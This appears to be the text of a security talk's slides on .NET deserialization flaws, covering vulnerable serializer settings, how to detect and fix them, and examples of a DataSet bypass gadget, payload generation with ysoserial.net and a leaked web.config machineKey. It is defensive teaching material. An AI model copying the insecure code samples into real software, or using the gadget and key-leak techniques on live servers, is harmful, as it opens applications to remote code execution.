
101 src/Microsoft.Web.Mvc/CookieTempDataProvider.cs View

```
... @@ -1,101 +0,0 @@
1  // Copyright (c) Microsoft Open Technologies, Inc. All rights reserved.
   See License.txt in the project root for license information.
2  -
3  -using System;
4  -using System.Collections.Generic;
5  -using System.IO;
6  -using System.Runtime.Serialization.Formatters.Binary;
7  -using System.Web;
8  -using System.Web.Mvc;
9  -
10 -namespace Microsoft.Web.Mvc
```

Demo



Azure Active Directory Application Proxy





Buscar con Google Voy a tener suerte

Google.es también en: [català](#) [galego](#) [euskara](#)

Vulnerable if developers mess it up (1/2)

- Attacker can control Expected Type:
 - DataContractSerializer (XML)
 - DataContractJsonSerializer (JSON)
 - XmlSerializer (XML)
 - XmlMessageSerializer (XML) [MSMQ]



XmlSerializer

DotNetNuke CMS (CVE-2017-9822)



```
// xmlItem comes from an unsigned cookie
string key = xmlItem.GetAttribute("key");
string typeName = xmlItem.GetAttribute("type");

//Create the XmlSerializer
var xser = new XmlSerializer(Type.GetType(typeName));

//A reader is needed to read the XML document.
var reader = new XmlTextReader(new StringReader(xmlItem.InnerXml));

//Use the Deserialize method to restore the object's state, and store it
//in the Hashtable
hashTable.Add(key, xser.Deserialize(reader));
```

Vulnerable if developers mess it up (2/2)

- Insecure Configuration:
 - JavaScriptSerializer (JSON)
 - JSON.NET (JSON)
 - FSPickler (JSON)



JavaScriptSerializer



```
JavaScriptSerializer sr = new JavaScriptSerializer(new SimpleTypeResolver());  
string reqdInfo = apiService.authenticateRequest();  
reqdDetails det = (reqdDetails)(sr.Deserialize<reqdDetails>(reqdInfo));
```

Do not use Type Resolver

JSON.NET


```
var jsonSerializerSettings = new JsonSerializerSettings() {  
    NullValueHandling = NullValueHandling.Include,  
    PreserveReferencesHandling = PreserveReferencesHandling.Objects,  
    ReferenceLoopHandling = ReferenceLoopHandling.Ignore,  
    TypeNameHandling = TypeNameHandling.Objects  
    TypeNameAssemblyFormat = FormatterAssemblyStyle.Simple,  
};
```

Do not use TypeNameHandling != None

Detecting Vulnerable Endpoints



Passive

- Magic numbers: **AAEAAAD/////...**
- Burp plugin
 -  [pwntester/dotnet-deserialization-scanner](#)
 - False Positives
 - Some Images may contain similar bytes
 - May appear in signed ViewState

Active

- Send payload and watch execute (DAST)
 - Use ysoserial.net to generate:
 - DoS gadget (sleep)
 - URL gadget (DNS Lookup)
- Instrument deserialize methods (IAST)
 - Monitor running application


Static

- Single dataflow+controlflow
 - Track data to be deserialized
 - eg: BinaryFormatter
- Dual dataflow+controlflow
 - Track data to be deserialized and expected type
 - eg: XmlSerializer

Fixing vulnerable endpoints



1 - Stop using it



1 - Stop using it

- Do you really need it?
 - eg: Nancy (CVE-2017-9785)
 - NCSRF cookie (CSRF token)
- Do you really need Type discriminators in JSON/XML?
 - eg: Breeze (CVE-2017-9424)
 - Type information not needed since it works with JS clients

JSON.NET



```
var jsonSerializerSettings = new JsonSerializerSettings() {  
    // DO NOT CHANGE THIS SETTING, EVER!  
    TypeNameHandling = TypeNameHandling.None  
};
```

Use TypeNameHandling == None

2 - Sign and verify it

- Use **HMAC**, never **MD5(secret + data) | SHA1(secret + data)**
- Examples:
 - AppHarbor
 - Azure Active Directory
- ASP.NET MVC Futures -> ASP.NET MVC
 - Uses the DataProtection API which offers both Integrity and Confidentiality
- ASP.NET ViewState

Signed Cookie



```
var bytes = tempDataSerializer.Serialize(values);  
bytes = _dataProtector.Protect(bytes);  
var encodedValue = Base64UrlTextEncoder.Encode(bytes);
```


DataProtector.Protect(bytes) == Sign it (and optionally encrypt it)

ViewState

- ViewState contains the page state serialized using ObjectStateFormatter.
- Since 4.5.2 ASP.NET ignores `EnableViewStateMac` and will always sign and encrypt the ViewState
 - Patch was applied retroactively back to 1.1
- Still found hundreds (**200+**) of servers using old versions without signing/encryption!

ViewState

- In 4.5 Microsoft added Purpose to derive unique keys for each request



ViewState

URL: /Account/Register

PrimaryPurpose	"WebForms.HiddenFieldPageStatePersister.ClientState"
SpecificPurposes	{string[0x00000003]}
[0]	"TemplateSourceDirectory: /ACCOUNT"
[1]	"Type: ACCOUNT_REGISTER_ASPX"
[2]	"ViewStateUserKey: 776ec6bfdabb4486b58171fdd896c189"
SerializedKeyContent	null

- PrimaryPurpose and some specific purposes are easily predictable, but what about *ViewStateUserKey* ...

ViewState

localhost | **_AntiXsrfToken**

Value
776ec6bfdabb4486b58171fdd896c189

Domain
localhost

Path
/

Expiration
06/03/2019 04:35 PM


HostOnly Session Secure HttpOnly

Help

Careful with leaking the keys

- Leak web.config through XXE vulnerabilities
 - eg: AfterLogic WebMail Pro ASP.NET 6.2.6 - Administrator Account Disclosure via XXE
- Leak web.config through Padding Oracle
 - (MS10-070) (CVE-2010-3332)
- Vulnerability in .NET Framework Could Allow Information Disclosure
 - (MS15-041) (CVE-2015-1648)

Yellow Screen of Death



Don't make it public

23 lines (22 sloc) | 945 Bytes

Raw


Blame

History



```
1 <?xml version="1.0"?>
2 <configuration>
3     <configSections>
4         <section name="magicAjax" type="MagicAjax.Configuration.MagicAjaxSectionHandler, MagicAjax"/>
5     </configSections>
6     <appSettings>
7         <add key="WebDAL" value="WC.DAL"/>
8         <add key="OLEDBCONNECTIONSTRING" value="provider=microsoft.jet.oledb.4.0;data source="/>
9         <add key="dbPath" value="~/App_Data/DataBase.config"/>
10    </appSettings>
11    <system.web>
12        <machineKey validationKey="5CF1D127BC0532250D0320A7B55FA692BC02AFE8" decryptionKey="270450AB36318B344C926B506C9
13        <pages validateRequest="false"/>
14        <httpRuntime maxRequestLength="123960" executionTimeout="675"/>
15        <httpModules>
16            <add name="MagicAjaxModule" type="MagicAjax.MagicAjaxModule, MagicAjax"/>
17        </httpModules>
18        <compilation debug="true"/>
19        <customErrors mode="Off"/>
20        <globalization requestEncoding="utf-8" responseEncoding="utf-8"/>
21    </system.web>
22 </configuration>
```

Careful with One-Click Installers



Careful with leaking the key



You can help prevent modification to your application configuration by encrypting sections of configuration files.

For more information, see “**Encrypting Configuration Information Using Protected Configuration**” ([https://msdn.microsoft.com/en-us/library/53tyfkaw\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/53tyfkaw(v=vs.85).aspx))

[https://msdn.microsoft.com/en-us/library/ms178199\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/ms178199(v=vs.85).aspx)

3 - Bind it

- Constrain allowed types
- Serialization binders
 - Allows users to control class loading and mandate what class to load.

```
C# Copy  
public abstract Type BindToType (string assemblyName, string typeName);
```

- Also Known As “look-ahead deserialization” in Java

Strict White List

```
sealed class AllowListSerializationBinder : SerializationBinder {
    List<Tuple<string, Type>> allowedTypes = new List<Tuple<string, Type>>()
    { new Tuple<string,Type>("MyType", typeof(MyType)) };

    public override Type BindToType(string assemblyName, string typeName) {
        foreach(Tuple<string,Type> typeTuple in allowedTypes) {
            if(typeName == typeTuple.Item1) {
                return typeTuple.Item2;
            }
        }
        throw new ArgumentOutOfRangeException("Disallowed type encountered");
    }
}
```

Strict White List



```
var myBinaryFormatter = new BinaryFormatter();  
myBinaryFormatter.Binder = new AllowListSerializationBinder();  
myBinaryFormatter.Deserialize(stream);
```

Never use BlackLists or Broad WhiteLists

```
sealed class UnsafeDeserializationBinder : SerializationBinder
{
    public override Type BindToType(string assemblyName, string typeName)
    {
        Type typeToDeserialize = null;
        if (typeName.StartsWith("Microsoft.#####"))
        {
            typeToDeserialize = Assembly.Load(assemblyName).GetType(typeName);
        }
        return typeToDeserialize;
    }
}
```


Bypass Gadgets

System.Data.DataSet



```
DataSet(SerializationInfo info, StreamingContext context)
> DataSet(SerializationInfo info, StreamingContext context, bool constructSchema)
>> DeserializeDataSet(info, context, remotingFormat, schemaSerializationMode)
>>> DeserializeDataSetSchema (info, context, remotingFormat, schemaSerializationMode)

for (int i = 0, i < tableCount; i++) {
    Byte[] buffer = (Byte[]) info.GetValue(
        String.Format(CultureInfo.InvariantCulture, "DataSet.Tables_{0}", i), typeof(Byte[]))
    );
    MemoryStream memstream = new MemoryStream(buffer);
    memStream.Position = 0;
    BinaryFormatter bf = new BinaryFormatter(null, new StreamingContext(context.State, false));
    DataTable dt = (DataTable) bf.Deserialize(memStream);
    Table.Add(dt);
}
```

Also ...



- Don't use *IsAssignableFrom*
 - Attackers can find a generic Object type in the Object graph to place the payload.
- Don't *return null* for unexpected types
 - Some serializers fall back to a default binder, allowing exploits.
- Don't use reflection to look up types:
`Assembly.Load(assemblyName).GetType(typeName);`
 - Reflection is slow, and a malicious user can DoS your application by forcing it to spend memory and time loading irrelevant assemblies.

4 - Replace It

- Structured Data Approaches:
 - You define how you want your data to be structured once, then you can use special generated source code to easily write and read your structured data to and from a variety of data streams and using a variety of languages.
 - Eg: Google Protocol Buffers
- Untyped JSON/XML
 - Eg: Json.NET with TypeNameHandling.None



Mahalo!



